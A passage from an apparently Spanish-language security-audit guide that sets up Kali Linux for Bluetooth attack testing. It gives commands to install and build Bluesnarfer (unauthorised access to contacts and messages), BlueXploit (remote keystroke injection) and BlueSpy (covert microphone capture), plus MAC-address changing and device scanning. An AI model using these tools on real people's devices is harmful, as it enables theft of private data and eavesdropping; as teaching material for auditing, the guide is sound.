

Figura 53. Aceptar los cambios en los discos

Esperamos a que finalice la instalación



Figura 54. Instalación de Kali Linux.

Una vez finalizada la instalación se presenta la ventana principal del sistema operativo Kali Linux. Seguidamente, debe actualizar todos los paquetes para que la instalación sea correcta, lo puede hacer con el siguiente comando:

- sudo apt update & sudo apt upgrade -y



Figura 55. Venta principal Kali Linux.

Agregar adaptador bluetooth a la máquina virtual, asegúrese de que su adaptador bluetooth esté conectado a su máquina virtual y que vea el símbolo de bluetooth en Kali Linux.



Figura 56. Agregue el adaptador bluetooth a la máquina virtual

Iniciar el servicio Bluetooth en Kali Linux: Una vez agregado el adaptador bluetooth tiene que iniciar el servicio bluetooth y asegurarse de que el adaptador este en encendido. Para ello, siga los siguientes comandos:

- sudo rfkill unblock bluetooth
- sudo systemctl start bluetooth
- sudo hciconfig hci0 up
- sudo systemctl status bluetooth

Nota: en caso de que no encienda el servicio bluetooth en Linux, puede consultar el siguiente enlace para obtener más información: [Enable Bluetooth on Kali Linux. Quickly Activate Bluetooth with a One… | by Alpondith | Exploring Linux | Medium]



Figura 57. Iniciar el servicio bluetooth.

Instalación y configuración de herramientas

BlueZ: Es el stack oficial de Bluetooth para el sistema operativo Linux, que incluye herramientas como bluetoothd, bluetoothctl, hciconfig, hcitool, btmon, bluesnarfer, sdptool, refcomm, entre otras. Se instala con el comando:

- sudo apt install bluez -y



Figura 58. Instalar BlueZ

Bluesnarfer: Herramienta que permite acceder de forma no autorizada a la agenda de contactos, mensajes y otros datos almacenados en dispositivos Bluetooth vulnerables. Opera principalmente sobre el perfil OBEX mediante conexiones RFCOMM.



Figura 59. GitHub - Bluesnarfer

Copiar el repositorio e ir a su directorio y desplegar los archivos de la herramienta

- git clone https://github.com/kimbo/bluesnarfer.git



Figura 60. Copiar el repositorio de Bluesnarfer

Ejecutar el archivo Makefile, para ver el script ejecutable, se utiliza el comando:

- make



Figura 61. Script ejecutable - Bluesnarfer

BlueXploit: Framework de explotación diseñado para inyectar pulsaciones de teclado de manera remota en dispositivos Bluetooth vulnerables, especialmente aquellos afectados por CVE recientes. Permite ejecutar cargas útiles (payloads) sin requerir emparejamiento previo.



Figura 62. GitHub - BlueXploit

Copiar el repositorio de la herramienta BlueXploit

- git clone https://github.com/Danyw24/blueXploit.git



Figura 63. Copiar el repositorio de BlueXploit

Instalación y configuración de algunas dependencias para BlueXploit

- sudo apt install -y bluez-tools bluez-hcidump libbluetooth-dev \
  git gcc python3-pip python3-setuptools \
  python3-pydbus apktool metasploit-framework \
  openjdk-23-jdk

Figura 64. Dependencias BlueXploit

- git clone git clone https://github.com/pybluez/pybluez.git
- cd pybluez
- sudo python3 setup.py install



Figura 65. Instalar y ejecutar pybluez

Se clona el repositorio de BlueZ desde GitHub descargando solo la última versión (git clone --depth=1). Luego, se compila el programa bdaddr (que permite ver y modificar direcciones Bluetooth) usando gcc, incluyendo los archivos fuente bdaddr.c y oui.c de BlueZ y vinculando la biblioteca bluetooth. Finalmente, el ejecutable generado se copia a /usr/local/bin/ para que pueda ejecutarse desde cualquier ubicación del sistema.

- cd ..
- git clone --depth=1 https://github.com/bluez/bluez.git
- gcc -o bdaddr ~/bluez/tools/bdaddr.c ~/bluez/src/oui.c -I ~/bluez -lbluetooth
- sudo cp bdaddr /usr/local/bin/

Figura 66. Instalación de BlueZ última versión

BlueSpy: Herramienta de auditoría enfocada en dispositivos de audio Bluetooth. Permite conectarse de forma remota al micrófono de auriculares o altavoces y capturar audio sin consentimiento del usuario, explotando fallos en el control de perfiles de audio.



Figura 67. GitHub - BlueSpy

Clonar el repositorio de BlueSpy y revisar los archivos del directorio

- git clone https://github.com/TarlogicSecurity/BlueSpy.git



Figura 68. Clonar el repositorio de BlueSpy

Anexo #2 Escaneo y recopilación de información

Obtener la dirección MAC del dispositivo: Se debe ejecutar la herramienta bluetoothctl, con los siguientes comandos:

- bluetoothctl
- agent on
- default-agent
- scan on

También puedes observar los dispositivos cercanos haciendo clic en el incono de Bluetooth en Kali Linux y obtener más información.



Figura 69. Interfaz visual de Bluetooth en Kali Linux (Blueman)

Para comprobar si el dispositivo es viable para conectar mediante bluetooth, puedes lanzar un ping con el siguiente comando:

- l2ping -c 5 <<dirección MAC>>

